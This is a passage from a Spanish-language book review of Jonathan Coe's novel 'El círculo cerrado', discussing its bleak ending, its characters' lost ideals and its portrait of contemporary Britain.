Y así, de un modo u otro, todos –en especial el casi protagónico Benjamin Trotter, ahora empeñado en una imposible "novela con música"– han fracasado a la hora de llevar los ideales de la juventud a la supuesta madurez de la mediana edad. De ahí que –no por su culpa, sino por culpa de la no-ficción que la envuelve; y tal vez por eso la personalidad contemplativa y muy intimista y ajena a todo de *The Rain Before It Falls*, flamante y brillante y atípica novela de Coe, más cercana a lo que habitualmente suele hacer Graham Swift– *El círculo cerrado* sea casi un anticlímax. Aquí el círculo se cierra –la imagen aparece una y otra vez a lo largo del libro, como nombre de una sociedad clandestina de financistas liberales o simbolizando la imposibilidad de implementar políticas apropiadas y lógicas– no con el satisfactorio *click* de la misión cumplida sino con el *crack* de la derrota sin retorno. Algo que no termina con un *bang* sino con un gemido y una voz sentenciando: "La Izquierda se movió a la derecha, la Derecha se movió un poquito a la izquierda, el círculo se ha cerrado y todos los demás pueden irse a la mierda".

El club de los canallas concluía en 1979 con la "segura derrota" -–que, por supuesto, no fue tal– de Margaret Thatcher en las elecciones de ese año. El final de *El círculo cerrado* -–donde ya no queda el consuelo de los pronósticos errados– ni siquiera gratifica con el ofrecimiento de un megavillano al que detestar sin atenuantes. El Mal está en todos y en todas partes.

Lo dicho: un final que no es triste sino algo mucho peor. Algo que impedirá que todo esto llegue a la gran pantalla (aunque *El club de los canallas* ya haya sido adoptada y adaptada por la BBC). O tal vez sí: porque quizás uno de los placeres más inconfesables sea la de entregar unos billetes a cambio de comparar la altura de nuestra caída con la de otros. Y convencernos de que nos hemos hecho un poco menos de daño.

Ya se dijo: el final de esta historia no es un final triste.

Es un final infeliz.

La culpa de esto, me temo, no es de Coe sino –nos señala el autor– de la cada vez más empequeñecida Gran Bretaña, poblada por engendros cada vez más parecidos a las de *Little Britain*, la genial y feroz serie de Matt Lucas y David Walliams, tan cerca pero tan lejos de los encantadores mohines de *Cuatro bodas y un funeral* o *Love Actually*.

Atención, sépanlo:

Aquí yace Hugh Grant.

Y no descansa en paz.

Pero tampoco es algo que importe demasiado, ¿no?


Don Juan
y su
Bella Dama
MAÑANA ES EL DIA
13.30HS
telefe
una buena señal